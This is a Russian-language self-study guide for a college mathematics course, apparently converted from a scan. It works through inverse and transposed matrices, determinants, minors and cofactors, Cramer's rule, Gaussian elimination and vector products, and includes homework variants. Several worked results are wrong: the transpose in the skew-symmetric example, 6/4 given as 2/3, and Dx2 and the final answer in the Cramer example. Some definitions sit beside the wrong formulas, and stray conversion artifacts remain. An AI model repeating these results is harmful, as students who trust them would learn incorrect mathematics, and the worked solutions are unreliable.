$$=\begin{pmatrix}0\cdot0+1\cdot1+2\cdot0 & 0\cdot1+1\cdot0+2\cdot0 & 0\cdot\left(-\frac{3}{2}\right)+1\cdot(-1)+2\cdot\frac{1}{2}\\ 1\cdot0+0\cdot1+3\cdot0 & 1\cdot1+0\cdot0+3\cdot0 & 1\cdot\left(-\frac{3}{2}\right)+0\cdot(-1)+3\cdot\frac{1}{2}\\ 0\cdot0+0\cdot1+2\cdot0 & 0\cdot1+0\cdot0+2\cdot0 & 0\cdot\left(-\frac{3}{2}\right)+0\cdot(-1)+2\cdot\frac{1}{2}\end{pmatrix}=\begin{pmatrix}1 & 0 & 0\\ 0 & 1 & 0\\ 0 & 0 & 1\end{pmatrix}=E.$$

Следовательно обратная матрица построена верна.

Свойства обратной матрицы

1. $\left(A^{-1}\right)^{-1}=A$;
2. $\left(A\cdot B\right)^{-1}=B^{-1}\cdot A^{-1}$;
3. $\left(A^{-1}\right)^{T}=\left(A^{T}\right)^{-1}$.

Транспонирование матриц

Матрица называется *транспонированной* к матрице $A_{m\times n}$ и обозначается $A^{T}_{n\times m}$, если ее столбцы являются соответствующими по номеру строками матрицы $A_{m\times n}$.

Пример. Пусть $A_{3\times2}=\begin{pmatrix}2 & 4\\ -1 & 0\\ 1 & 3\end{pmatrix}$, тогда $A^{T}_{2\times3}=\begin{pmatrix}2 & -1 & 1\\ 4 & 0 & 3\end{pmatrix}$.

Заметим, если матрица A имеет порядок $m\times n$, то транспонированная матрица имеет порядок $n\times m$.

Матрица A называется *симметричной*, если $A = A^T$, и *кососимметричной*, если $A = -A^T$.

Пример. Исследовать на симметричность матрицы A и B.

$A = \begin{pmatrix} 1 & -3 \\ -3 & 2 \end{pmatrix}$, тогда $A^T = \begin{pmatrix} 1 & -3 \\ -3 & 2 \end{pmatrix}$,

следовательно, матрица A – симметричная, так как $A = A^T$.

$B = \begin{pmatrix} 0 & -3 \\ 3 & 0 \end{pmatrix}$, тогда $B^T = \begin{pmatrix} 0 & -3 \\ -3 & 0 \end{pmatrix}$,

следовательно, матрица B – кососимметричная, так как $B = -B^T$.

Заметим, что симметричная и кососимметричная матрицы всегда квадратные. На главной диагонали симметричной матрицы могут стоять любые элементы, а симметрично относительно главной диагонали должны стоять одинаковые элементы, то есть $a_{ij} = a_{ji}$. На главной диагонали кососимметричной матрицы всегда стоят нули, а симметрично относительно главной диагонали $a_{ij} = -a_{ji}$.

Определители 1, 2, 3-го порядков

Определителем матрицы первого порядка, или определителем первого порядка, называется элемент a11:

$$\Delta_2 = |A| = \begin{vmatrix} a_{11} & a_{12} \\ a_{21} & a_{22} \end{vmatrix} = a_{11} \cdot a_{22} - a_{12} \cdot a_{21}$$

Определителем матрицы второго порядка, или определителем второго порядка, называется число, которое вычисляется по формуле:


Например, пусть

$$\Delta_2 = |A| = \begin{vmatrix} -2 & 3 \\ -4 & 5 \end{vmatrix} = -2 \cdot 5 - 3 \cdot (-4) = -10 + 12 = 2$$

$$\Delta_3 = |A| = \begin{vmatrix} a_{11} & a_{12} & a_{13} \\ a_{21} & a_{22} & a_{23} \\ a_{31} & a_{32} & a_{33} \end{vmatrix} =$$

$$= a_{11} \cdot a_{22} \cdot a_{33} + a_{12} \cdot a_{23} \cdot a_{31} + a_{21} \cdot a_{32} \cdot a_{13} - a_{31} \cdot a_{22} \cdot a_{13} - a_{12} \cdot a_{21} \cdot a_{33} - a_{11} \cdot a_{23} \cdot a_{32}$$

Определителем матрицы третьего порядка, или определителем третьего порядка, называется число, которое вычисляется по:



Это число представляет алгебраическую сумму, состоящую из шести слагаемых. В каждое слагаемое входит ровно по одному элементу из каждой строки и каждого столбца матрицы. Каждое слагаемое состоит из произведения трех сомножителей.

$\Delta = 1\cdot5\cdot9+2\cdot6\cdot7+3\cdot4\cdot8-3\cdot5\cdot7-2\cdot4\cdot9-1\cdot6\cdot8=45+84+96-105-72-48=225-225=0$

Знаки, с которыми члены определителя входят в формулу нахождения определителя третьего порядка можно определить, пользуясь приведенной схемой, которая называется правилом треугольников или правилом Сарруса. Первые три слагаемые берутся со знаком плюс и определяются из левого рисунка, а последующие три слагаемые берутся со знаком минус и определяются из правого рисунка. Пример:

$$|A| = \begin{vmatrix} 1 & 2 & 3 \\ 4 & 5 & 6 \\ 7 & 8 & 9 \end{vmatrix}.$$

Ранг матрицы. Основные теоремы о ранге матрицы

Рангом матрицы А называется наивысший порядок отличных от нуля миноров этой матрицы. Обозначается: rank A; rang A; r (A).

Теоремы: 1) Ранг м.не изменяется при ее элементарных преобразованиях; 2.)Ранг матрицы = максимальному числу ее линейно-независимых строк или столбцов через которые линейно выражаются все ее остальные строки и столбцы.

Определение: **Минором** M_{ij} к элементу a_{ij} определителя n-го порядка называется определитель (n - 1)-го порядка, полученный из исходного определителя вычеркиванием i-той строки и j-того столбца.

Найти миноры матрицы А

$$A = \begin{pmatrix} 5 & 7 & 1 \\ -4 & 1 & 0 \\ 2 & 0 & 3 \end{pmatrix}$$

Решение:

$$M_{23} = \begin{matrix} 5 & 7 & 1 \\ -4 & 1 & 0 \\ 2 & 0 & 3 \end{matrix} = \begin{matrix} 5 & 7 \\ 2 & 0 \end{matrix}$$

$$M_{11} = \begin{matrix} 1 & 0 \\ 0 & 3 \end{matrix} = 1 \cdot 3 - 0 \cdot 0 = 3 - 0 = 3$$

$$M_{12} = \begin{matrix} -4 & 0 \\ 2 & 3 \end{matrix} = -4 \cdot 3 - 0 \cdot 2 = -12 - 0 = -12$$

$$M_{13} = \begin{matrix} -4 & 1 \\ 2 & 0 \end{matrix} = -4 \cdot 0 - 1 \cdot 2 = 0 - 2 = -2$$

$$M_{21} = \begin{matrix} 7 & 1 \\ 0 & 3 \end{matrix} = 7 \cdot 3 - 1 \cdot 0 = 21 - 0 = 21$$

$$M_{22} = \begin{matrix} 5 & 1 \\ 2 & 3 \end{matrix} = 5 \cdot 3 - 1 \cdot 2 = 15 - 2 = 13$$

$$M_{23} = \begin{matrix} 5 & 7 \\ 2 & 0 \end{matrix} = 5 \cdot 0 - 7 \cdot 2 = 0 - 14 = -14$$

$$M_{31} = \begin{matrix} 7 & 1 \\ 1 & 0 \end{matrix} = 7 \cdot 0 - 1 \cdot 1 = 0 - 1 = -1$$

$$M_{32} = \begin{matrix} 5 & 1 \\ -4 & 0 \end{matrix} = 5 \cdot 0 - 1 \cdot (-4) = 0 + 4 = 4$$

$$M_{33} = \begin{matrix} 5 & 7 \\ -4 & 1 \end{matrix} = 5 \cdot 1 - 7 \cdot (-4) = 5 + 28 = 33$$

Определение: **Алгебраическим дополнением** A_{ij} к элементу a_{ij} определителя n-го порядка называется число

$$A_{ij} = (-1)^{i+j} \cdot M_{ij}$$

Найти алгебраические дополнения матрицы A

$$A = \begin{pmatrix} 5 & 7 & 1 \\ -4 & 1 & 0 \\ 2 & 0 & 3 \end{pmatrix}$$

Решение:

$A_{11} = (-1)^{1+1} \cdot M_{11} = (-1)^2 \cdot \begin{vmatrix} 1 & 0 \\ 0 & 3 \end{vmatrix} = 1 \cdot 3 - 0 \cdot 0 = 3 - 0 = 3$

$A_{12} = (-1)^{1+2} \cdot M_{12} = (-1)^3 \cdot \begin{vmatrix} -4 & 0 \\ 2 & 3 \end{vmatrix} = -(-4 \cdot 3 - 0 \cdot 2) = -(-12 - 0) = 12$

$A_{13} = (-1)^{1+3} \cdot M_{13} = (-1)^4 \cdot \begin{vmatrix} -4 & 1 \\ 2 & 0 \end{vmatrix} = -4 \cdot 0 - 1 \cdot 2 = 0 - 2 = -2$

$A_{21} = (-1)^{2+1} \cdot M_{21} = (-1)^3 \cdot \begin{vmatrix} 7 & 1 \\ 0 & 3 \end{vmatrix} = -(7 \cdot 3 - 1 \cdot 0) = -(21 - 0) = -21$

$A_{22} = (-1)^{2+2} \cdot M_{22} = (-1)^4 \cdot \begin{vmatrix} 5 & 1 \\ 2 & 3 \end{vmatrix} = 5 \cdot 3 - 1 \cdot 2 = 15 - 2 = 13$

$A_{23} = (-1)^{2+3} \cdot M_{23} = (-1)^5 \cdot \begin{vmatrix} 5 & 7 \\ 2 & 0 \end{vmatrix} = -(5 \cdot 0 - 7 \cdot 2) = -(0 - 14) = 14$

$A_{31} = (-1)^{3+1} \cdot M_{31} = (-1)^4 \cdot \begin{vmatrix} 7 & 1 \\ 1 & 0 \end{vmatrix} = 7 \cdot 0 - 1 \cdot 1 = 0 - 1 = -1$

$A_{32} = (-1)^{3+2} \cdot M_{32} = (-1)^5 \cdot \begin{vmatrix} 5 & 1 \\ -4 & 0 \end{vmatrix} = -(5 \cdot 0 - 1 \cdot (-4)) = -(0 + 4) = -4$

$A_{33} = (-1)^{3+3} \cdot M_{33} = (-1)^6 \cdot \begin{vmatrix} 5 & 7 \\ -4 & 1 \end{vmatrix} = 5 \cdot 1 - 7 \cdot (-4) = 5 + 28 = 33$

Индивидуальная домашняя работа
(Самостоятельная работа № 5)

1. Найти линейные комбинации матриц

а) $2A+3B$, *где* $A = \begin{pmatrix} 1 & 2 & 3 \\ 0 & 1 & -1 \end{pmatrix}$, $B = \begin{pmatrix} -2 & 3 & 0 \\ 2 & 1 & 1 \end{pmatrix}$.

б) $4A - 5B$, *где* $A = \begin{pmatrix} 2 & -1 & 0 \\ 3 & 4 & -2 \\ -3 & 1 & 5 \end{pmatrix}$, $B = \begin{pmatrix} 3 & 1 & 2 \\ -2 & 1 & 3 \\ 0 & 2 & -4 \end{pmatrix}$.

в) $3A+4B$, *где* $A = \begin{pmatrix} 7 & -2 & 3 & -4 \\ 0 & 2 & 1 & -1 \\ -5 & 3 & 2 & 0 \end{pmatrix}$, $B = \begin{pmatrix} 2 & -1 & -3 & 1 \\ 7 & -1 & 0 & 4 \\ 8 & -2 & 1 & 5 \end{pmatrix}$.

2. Найти произведения AB и BA (если это возможно).

а) $A=\begin{pmatrix}3&-2\\5&-4\end{pmatrix}$, $B=\begin{pmatrix}3&4\\2&5\end{pmatrix}$.

б) $A=\begin{pmatrix}1&2&3\\1&0&-1\end{pmatrix}$, $B=\begin{pmatrix}3&4&5\\6&0&-2\\7&1&8\end{pmatrix}$.

в) $A=\begin{pmatrix}1&2\\3&4\end{pmatrix}$, $B=\begin{pmatrix}1&3\\-2&2\\-1&0\end{pmatrix}$.

3 . Вычислите определители второго порядка.

а) $\begin{vmatrix}3&-2\\4&6\end{vmatrix}$, *б)* $\begin{vmatrix}2&3\\6&-10\end{vmatrix}$, *в)* $\begin{vmatrix}3&-2\\-4&5\end{vmatrix}$, *г)* $\begin{vmatrix}\sqrt{a}&-1\\a&\sqrt{a}\end{vmatrix}$, *д)* $\begin{vmatrix}\sin\alpha&\cos\alpha\\-\cos\alpha&\sin\alpha\end{vmatrix}$

4. Вычислите определители третьего порядка.

а) $\begin{vmatrix}3&-2&1\\-2&2&3\\1&0&-2\end{vmatrix}$, б) $\begin{vmatrix}1&2&0\\0&1&3\\5&0&-1\end{vmatrix}$, в) $\begin{vmatrix}2&-1&3\\-2&3&2\\0&2&5\end{vmatrix}$, г) $\begin{vmatrix}a&1&a\\-1&a&1\\a&-1&a\end{vmatrix}$

5. Дана матрица $A=\begin{pmatrix}5&7\\6&3\end{pmatrix}$. Найти все миноры и алгебраические дополнения.

6. Дана матрица $A=\begin{pmatrix}5&-2&3\\2&-1&0\\1&1&2\end{pmatrix}$. Найти все миноры и алгебраические дополнения.

7. Вычислите определители, используя разложение по строке, либо по столбцу.

а) $\begin{vmatrix}2&5&7\\0&1&2\\0&2&4\end{vmatrix}$; б) $\begin{vmatrix}1&0&-1\\7&-7&21\\4&8&12\end{vmatrix}$; в) $\begin{vmatrix}1&2&3&2\\0&1&-2&3\\-1&-1&0&4\\2&3&-2&5\end{vmatrix}$.

8. Найти обратную матрицу A^{-1}

а) $A=\begin{pmatrix}5&7\\6&3\end{pmatrix}$; б) $A=\begin{pmatrix}1&2&1\\2&4&2\\1&1&2\end{pmatrix}$; в) $A=\begin{pmatrix}5&-2&3\\2&-1&0\\1&1&2\end{pmatrix}$.

9. Найти ранг матрицы r_A

а) $\begin{pmatrix}0&0&0\\0&0&2\\0&0&0\end{pmatrix}$; б) $\begin{pmatrix}2&1&0&2\\1&0&2&3\\2&0&4&6\end{pmatrix}$; г) $\begin{pmatrix}1&4&5&3\\6&0&2&3\\7&0&0&6\end{pmatrix}$.

Самостоятельная работа № 6
Решение систем линейных алгебраических уравнений

Цель: закрепить навыки по решению систем методом Крамера и методом Гаусса.

Форма работа: индивидуальная домашняя работа.

Время выполнения – 3 часа

Виды заданий:

1. Решить систему методом Крамера
2. Решить систему методом Гаусса

Пример выполнения работы:

1. Решить систему линейных алгебраических уравнений методом Крамера

Рассмотрим систему n линейных уравнений с n неизвестными.

$$\begin{cases} a_{11}x_1 + a_{12}x_2 + a_{13}x_3 + \ldots + a_{1n}x_n = b_1 \\ a_{21}x_1 + a_{22}x_2 + a_{23}x_3 + \ldots + a_{1n}x_n = b_2 \\ \ldots\ldots \\ a_{n1}x_1 + a_{n2}x_2 + a_{n3}x_3 + \ldots + a_{nn}x_n = b_n \end{cases}$$

x_1 , x_2 , …, x_n – неизвестные,

b_1, b_2, …., b_n - столбец свободных членов.

Составим главный определитель системы из коэффициентов при неизвестных

$$D = \begin{vmatrix} a_{11} & a_{12} & \ldots & a_{1n} \\ a_{21} & a_{22} & \ldots & a_{2n} \\ . & . & \ldots & . \\ a_{n1} & a_{n1} & \ldots & a_{nn} \end{vmatrix}$$

Составим вспомогательные определители системы следующим образом:

$$Dx_1 = \begin{vmatrix} b_1 & a_{12} & \ldots & a_{1n} \\ b_2 & a_{22} & \ldots & a_{2n} \\ . & . & \ldots & . \\ b_n & a_{n1} & \ldots & a_{nn} \end{vmatrix}$$

$$Dx_2 = \begin{vmatrix} a_{11} & b_1 & \ldots & a_{1n} \\ a_{21} & b_2 & \ldots & a_{2n} \\ . & . & \ldots & . \\ a_{n1} & b_n & \ldots & a_{nn} \end{vmatrix} \quad \ldots \quad Dx_n = \begin{vmatrix} a_{11} & a_{12} & \ldots & b_1 \\ a_{21} & a_{22} & \ldots & b_2 \\ . & . & \ldots & . \\ a_{n1} & a_{n1} & \ldots & b_n \end{vmatrix}$$

Тогда решением системы является:

$$x_1 = \frac{Dx_1}{D}, \quad x_2 = \frac{Dx_2}{D}, \quad \ldots, \quad x_n = \frac{Dx_n}{D}$$

Отметим следующее:

1. Если определитель системы D ≠ 0, то система определена, т.е. имеет единственное решение

2. Если D = Dx_1 = Dx_2 = … =Dx_n = 0, то система имеет бесконечно много решений, т.е. является неопределенной.

3. Если D = 0, но хотя бы один из Dx_1, Dx_2, … , Dx_n не равен нулю, то система несовместна, т.е. не имеет решений.

Из-за арифметических трудностей формулы Крамера на практике используются для систем не выше третьего, четвертого порядка.

Пример: Решить по формулам Крамера систему уравнений:

$$\begin{cases} 2x + 3y = 1 \\ x - y = 0 \end{cases}$$

Вычислим все определители:

$$D = \begin{vmatrix} 2 & 3 \\ 1 & -1 \end{vmatrix} = -2 - 3 = -5$$

$$D_x = \begin{vmatrix} 1 & 3 \\ 0 & -1 \end{vmatrix} = -1 - 0 = -1$$

$$D_y = \begin{vmatrix} 2 & 1 \\ 1 & 0 \end{vmatrix} = 0 - 1 = -1$$

Отсюда $x = \frac{D_x}{D} = \frac{-1}{-5} = \frac{1}{5}$ $y = \frac{D_y}{D} = \frac{-1}{-5} = \frac{1}{5}$

Ответ: $x = \frac{1}{5}, \quad y = \frac{1}{5}$

Пример: Решить по формулам Крамера систему уравнений:

$$\begin{cases} x_1 + x_2 - x_3 = 1 \\ x_1 - x_2 = 2 \\ 2x_1 - 3x_3 = 3 \end{cases}$$

Вычислим:

$$D = \begin{vmatrix} 1 & 1 & -1 \\ 1 & -1 & 0 \\ 2 & 0 & -3 \end{vmatrix} = 4 \qquad Dx_1 = \begin{vmatrix} 1 & 1 & -1 \\ 2 & -1 & 0 \\ 3 & 0 & -3 \end{vmatrix} = 6$$

$$Dx_2 = \begin{vmatrix} 1 & 1 & -1 \\ 1 & 2 & 0 \\ 2 & 3 & -3 \end{vmatrix} = 4 \qquad Dx_3 = \begin{vmatrix} 1 & 1 & 1 \\ 1 & -1 & 2 \\ 2 & 0 & 3 \end{vmatrix} = 0$$

Тогда: $x_1 = \frac{6}{4} = \frac{2}{3}$ $x_2 = \frac{4}{4} = 1$ $x_3 = \frac{0}{4} = 0$

Ответ: x_1=2/3, x_2=1, x_3=0.

2. ***Решить систему линейных алгебраических уравнений методом Гаусса***

Рассмотрим систему 3-х линейных уравнений с тремя неизвестными.

$$\begin{cases} a_{11}x_1 + a_{12}x_2 + a_{13}x_3 = b_1 \\ a_{21}x_1 + a_{22}x_2 + a_{23}x_3 = b_2 \\ a_{31}x_1 + a_{32}x_3 + a_{33}x_3 = b_3 \end{cases}$$

Метод Гаусса решения системы состоит в следующем:

Разделим все члены первого уравнения на $a_{11} \neq 0$, а затем ,умножив полученное уравнение на a_{21}, a_{31} , вычтем его соответственно из второго и третьего уравнений системы. Тогда из второго и третьего уравнений неизвестное x_1 будет исключено, и получиться система вида:

$$\begin{cases} x_1 + a_{12}^1 x_2 + a_{13}^1 x_3 = b_1^1 \\ a_{22}^1 x_2 + a_{23}^1 x_3 = b_2^1 \\ a_{32}^1 x_2 + a_{33}^1 x_3 = b_3^1 \end{cases}$$

Теперь разделим второе уравнение этой системы на a_{22}^1 , умножим полученное уравнение на a_{32}^1 и вычтем из третьего уравнения. Тогда из третьего уравнения неизвестное x_2 будет исключено и получиться система треугольного вида :

$$\begin{cases} x_1 + a_{12}^1 x_2 + a_{13}^1 x_3 = b_1^1 \\ x_2 + a_{23}^2 x_3 = b_2^2 \\ a_{33}^2 x_3 = b_3^2 \end{cases}$$

Из последнего уравнения полученной системы находим x_3 ,подставляя найденное одставляя найденное значение в первое уравнение , находим x_1.

ПРИМЕР:

Методом Гаусса решить систему: $\begin{cases} 2x + y + 2z = 1(a) \\ 3x - y + 2z = 1(b) \\ 4x - y + 5z = -3(c) \end{cases}$

Решение: Разделив уравнение (a) на 2 , получим систему $\begin{cases} x + 0{,}5y + z = 0{,}5(a^1) \\ 3x - y + 2z = 1(b) \\ 4x - y + 5z = -3(c) \end{cases}$

Вычтем из уравнения (b) уравнение (a^1), умноженное на 3, а из уравнения (c) - Уравнение (a^1) , умноженное на 4.

$$\begin{cases} x + 0{,}5y + z = 0{,}5(a^1) \\ -2{,}5y - z = -0{,}5(b^1) \\ -3y + z = -5(c^1) \end{cases}$$

Разделив уравнение (b^1) на -2,5 , получим : $\begin{cases} x + 0{,}5y + z = 0{,}5(a^1) \\ y + 0{,}4z = 0{,}2(b^2) \\ -3y + z = -5(c^1) \end{cases}$

Вычтем из уравнения (c^1) уравнение (b^2), умноженное на -3:

$$\begin{cases} x + 0{,}5y + z = 0{,}5(a^1) \\ y + 0{,}4z = 0{,}2(b^2) \\ 2{,}2z = -4{,}4(c^2) \end{cases}$$

Из уравнения (c^2) находим Z=-2; подставив это значение в уравнение (b^2), получим Y=0,2-0,4Z=0,2-0,4(-2)=1; наконец , подставив значение Z=-2 и Y=1 в уравнение(a^1) , находим X=0,5-0,5Y-Z=0,5-0,5 1 - (-2)=2. Итак, получаем ответ X=2, Y=1, Z=-2 .

Проверка:

$$\begin{cases} 2 \cdot 2 + 1 + 2 \cdot (-2) = 1 \\ 3 \cdot 2 - 1 + 2 \cdot (-2) = 1 \\ 4 \cdot 2 - 1 + 5 \cdot (-2) = -3 \end{cases}$$

Индивидуальная контрольная работа
(Самостоятельная работа № 6)

Вариант	Задание
1	а) $\begin{cases} x + 2y - z = 2 \\ 2x - 3y + 2z = 2 \\ 3x + y + z = 8 \end{cases}$ б) $\begin{cases} 2x - 3y - 3z = -10 \\ x + 3y - 3z = 13 \\ x + y - z = 7 \end{cases}$
2	а) $\begin{cases} -x + 3y + 2z = 4 \\ 2x - y + 3z = 6 \\ -2x + 2y - z = 8 \end{cases}$ б) $\begin{cases} 3x - y + z = -4 \\ x + 2y - 3z = 9 \\ 2x - 2y + 2z = 7 \end{cases}$
3	а) $\begin{cases} 3x - y + 2z = -5 \\ 2x + 2y - 3z = 1 \\ x - 2y + z = 6 \end{cases}$ б) $\begin{cases} 2x - y + z = -4 \\ x + 2y - z = 11 \\ 2x - 3y + 2z = -2 \end{cases}$
4	а) $\begin{cases} x - 3y + z = -7 \\ 2x + y - 2z = 4 \\ -2x + 2y - 3z = 2 \end{cases}$ б) $\begin{cases} 2x - 3y + z = 9 \\ x - 2y + 2z = -4 \\ 2x + y - 2z = -1 \end{cases}$
5	а) $\begin{cases} x + 3y - z = 8 \\ 2x - y + 4z = -1 \\ -2x + 2y + z = 4 \end{cases}$ б) $\begin{cases} -x + 4y - z = 5 \\ 2x - 2y + 3z = -3 \\ -2x + y + 2z = 2 \end{cases}$

6	а) $\begin{cases} 2x-2y+3z=4 \\ -x+2y+z=-6 \\ 3x+y-2z=12 \end{cases}$ б) $\begin{cases} 3x-y+z=-3 \\ x+2y-4z=7 \\ 2x+y+2z=-1 \end{cases}$
7	а) $\begin{cases} 3x-y+2z=4 \\ x-2y+z=-3 \\ x+3y-z=6 \end{cases}$ б) $\begin{cases} 2x-y+3z=3 \\ x-2y+z=8 \\ 3x+2y-z=-1 \end{cases}$
8	а) $\begin{cases} 4x-y+z=6 \\ x+2y-2z=-3 \\ 2x+y-3z=2 \end{cases}$ б) $\begin{cases} x-y+3z=4 \\ -2x+2y-z=-7 \\ 3x+y-2z=2 \end{cases}$
9	а) $\begin{cases} 2x-y+3z=-1 \\ 3x+y-2z=7 \\ -x+2y+z=4 \end{cases}$ б) $\begin{cases} x+2y-z=9 \\ -2x-3y+z=-5 \\ 3x+y-2z=3 \end{cases}$
10	а) $\begin{cases} 2x-y+3z=-6 \\ x+2y-z=8 \\ 3x-2y+2z=2 \end{cases}$ б) $\begin{cases} x+2y-z=4 \\ 3x-y+2z=7 \\ -x+3y-2z=5 \end{cases}$

Самостоятельная работа № 7

Раздел 3. Аналитическая геометрия
Тема 3.1 Векторы

1. Линейные действия над векторами (сложение, вычитание, умножение на число).
2. Нелинейные действия с векторами (скалярное произведение, векторное произведение, смешанное произведение).
3. Решение задач с помощью векторной алгебры. Условие коллинеарности, условие перпендикулярности, условие компланарности векторов.

Время выполнения – 3 часа

Примеры решения типового варианта контрольной работы

Задание 1: Коллинеарны ли векторы $\vec{c}_1$ и $\vec{c}_2$, разложенные по векторам $\vec{a}$ и $\vec{b}$, где $\vec{c}_1 = 5\vec{a} + 3\vec{b}, \vec{c}_2 = 4\vec{a} + \vec{b}, \vec{a} = \{2;-1;5\}, \vec{b} = \{7;1;-3\}$.

Решение:

1. Вычислим проекции векторов $\vec{c}_1, \vec{c}_2$ на оси координат:

$$\vec{c}_1 = 5\vec{a} + 3\vec{b} = \{5\cdot 2 + 3\cdot 7; 5\cdot(-1) + 3\cdot 1; 5\cdot 5 + 3\cdot(-3)\} = \{31;-2;16\},$$

$$\vec{c}_2 = 4\vec{a} + \vec{b} = \{4\cdot 2 + 7; 4\cdot(-1) + 1; 4\cdot 5 + (-3)\} = \{15;-3;17\}$$

2. Два вектора коллинеарны, если их проекции на оси координат пропорциональны, следовательно, проверим пропорциональность проекций векторов на оси координат:

$\frac{\vec{c}_1}{\vec{c}_2} = \frac{31}{15} \neq \frac{-2}{-3} \neq \frac{16}{17}, \Rightarrow \vec{c}_1, \vec{c}_2$ не коллинеарны.

Задание 2: Перпендикулярны ли векторы $\vec{a} = \{-7;1;2\}, \vec{b} = \{3;2;-1\}$?

Решение: Два вектора перпендикулярны , если их скалярное произведение равно 0,скалярное произведение векторов, заданных проекциями на оси координат, вычисляется по формуле: $(\vec{a}, \vec{b}) = a_x \cdot b_x + a_y \cdot b_y + a_z \cdot b_z$, где $\vec{a} = \{a_x; a_y; a_z\}, \vec{b} = \{b_x; b_y; b_z\} \Rightarrow$ вычислим скалярное произведение:

$(\vec{a}, \vec{b}) = -7\cdot 3 + 1\cdot 2 + 2\cdot(-1) = -21 \neq 0 \Rightarrow$ векторы не перпендикулярны.

Задание 3: Компланарны ли векторы $\vec{a} = \{-1;2;-1\}, \vec{b} = \{0;2;1\}, \vec{c} = \{2;0;3\}$?

Решение: Три вектора компланарны, если смешанное произведение векторов равно

0, смешанное произведение векторов вычисляется по формуле: $\vec{a}\vec{b}\vec{c} = \begin{vmatrix} a_x & a_y & a_z \\ b_x & b_y & b_z \\ c_x & c_y & c_z \end{vmatrix}$,

где $\vec{a} = \{a_x; a_y; a_z\}, \vec{b} = \{b_x; b_y; b_z\}, \vec{c} = \{c_x; c_y; c_z\} \Rightarrow$ вычислим смешанное произведение векторов:

$\vec{a}\vec{b}\vec{c} = \begin{vmatrix} -1 & 2 & -1 \\ 0 & 2 & 1 \\ 2 & 0 & 3 \end{vmatrix} = -6 + 4 + 0 - (-4) - 0 - 0 = 2 \neq 0 \Rightarrow$ векторы не компланарны.

Задание 4: При каком значении α векторы $A\vec{B}, A\vec{C}$, где $A(2;1;\alpha), B(3;1;4), C(2;5;3).$, перпендикулярны?

Решение:

1) Для определения α, при котором векторы перпендикулярны, необходимо использовать условие перпендикулярности двух векторов (это условие было рассмотрено в задании 2) $\Rightarrow \alpha$ мы сможем найти из условия: $(A\vec{B}, A\vec{C}) = 0$, для этого найдем проекции векторов $A\vec{B}$ и $A\vec{C}$ на оси координат, заданных координатами точек начала и конца вектора. В этом случае проекции вектора на оси координат равны разности координат точек, задающих конец и начало вектора $\Rightarrow$

$A\vec{B} = \{3-2; 1-1; 4-\alpha\} = \{1; 0; 4-\alpha\}, A\vec{C} = \{2-2; 5-1; 3-\alpha\} = \{0; 4; 3-\alpha\} \Rightarrow$

$(A\vec{B}, A\vec{C}) = 1 \cdot 0 + 0 \cdot 4 + (4-\alpha) \cdot (3-\alpha) = 0 + 0 + (4-\alpha) \cdot (3-\alpha) = (4-\alpha) \cdot (3-\alpha) = 0 \Rightarrow \alpha = 4, \alpha = 3.$

Итак: векторы $A\vec{B}$ и $A\vec{C}$ перпендикулярны при $\alpha = 4$ и при $\alpha = 3.$

Задание 5: Даны точки: $A(1;0;-1), B(0;1;3), C(2;0;1).$

Найти:

1. пр$_{(A\vec{B}+C\vec{B})}\left(2A\vec{C} + 3C\vec{B}\right)$;
2. $\left|A\vec{B} + 4B\vec{C}\right|$;
3. $\angle\left(A\vec{B} - C\vec{B}, A\vec{B}\right)$;
4. орт вектора $A\vec{B}$;
5. $\left(\left(A\vec{B} + 4B\vec{C}\right), \left(B\vec{A} - A\vec{C}\right)\right)$;
6. $\left[\left(A\vec{B} + 2B\vec{C}\right), \left(C\vec{B} - A\vec{B}\right)\right]$;
7. $A\vec{B} \cdot B\vec{C} \cdot A\vec{C}$;

Решение:

1. Из определения скалярного произведения следует, что проекцию вектора на вектор можно вычислить по формуле: $\text{пр}_{\vec{BC}}\vec{AB} = \frac{\left(\vec{AB},\vec{BC}\right)}{\left|\vec{BC}\right|}$, где скалярное произведение векторов вычисляется по формуле: $\left(\vec{a},\vec{b}\right) = a_x \cdot b_x + a_y \cdot b_y + a_z \cdot b_z$, где $\vec{a} = \{a_x;a_y;a_z\}, \vec{b} = \{b_x;b_y;b_z\}$, и длина вектора: $|\vec{a}| = \sqrt{a_x{}^2 + a_y{}^2 + a_z{}^2} \Rightarrow$ итак ,в нашем случае, формула принимает вид: $np_{\vec{AB}+\vec{CB}}\left(2\vec{AC}+3\vec{CB}\right) = \frac{\left(\left(2\vec{AC}+3\vec{CB}\right),\left(\vec{AB}+\vec{CB}\right)\right)}{\left|\left(\vec{AB}+\vec{CB}\right)\right|} \Rightarrow$ для нахождения $np_{\left(\vec{AB}+\vec{CB}\right)}\left(2\vec{AC}+3\vec{CB}\right)$ необходимо найти проекции векторов на оси координат, заданных координатами точек начала и конца векторов, скалярное произведение и длину соответствующего вектора:

$\vec{AB} = \{0-1;1-0;3-(-1)\} = \{-1;1;4\}, \vec{CB} = \{0-2;1-0;3-1\} = \{-2;1;2\},$

$\vec{AC} = \{2-1;0-0;1-(-1)\} = \{1;0;2\},$

$\vec{AB}+\vec{CB} = \{(-1)+(-2);1+1;4+2\} = \{-3;2;6\},$

$2\vec{AC} = \{2\cdot 1;2\cdot 0;2\cdot 2\} = \{2;0;4\}, 3\vec{CB} = \{3\cdot(-2);3\cdot 1;3\cdot 2\} = \{-6;3;6\},$

$2\vec{AC}+3\vec{CB} = \{2+(-6);0+3;4+6\} = \{-4;3;10\},$

$\left(\left(\vec{AB}+\vec{CB}\right),\left(2\vec{AC}+3\vec{CB}\right)\right) = (-3)\cdot(-4)+2\cdot 3+6\cdot 10 = 12+6+60 = 78,$

$\left|\vec{AB}+\vec{CB}\right| = \sqrt{(-3)^2+2^2+6^2} = \sqrt{9+4+36} = \sqrt{49} = 7 \Rightarrow$

на основании формулы, выше написанной, получим :

$$np_{\left(\vec{AB}+\vec{CB}\right)}\left(2\vec{AC}+3\vec{CB}\right) = \frac{\left(\left(2\vec{AC}+3\vec{CB}\right),\left(\vec{AB}+\vec{CB}\right)\right)}{\left|\left(\vec{AB}+\vec{CB}\right)\right|} = \frac{78}{7}$$

$$\Rightarrow \text{пр}_{\left(\vec{AB}+\vec{CB}\right)}\left(2\vec{AC}+3\vec{CB}\right) = \frac{78}{7};$$

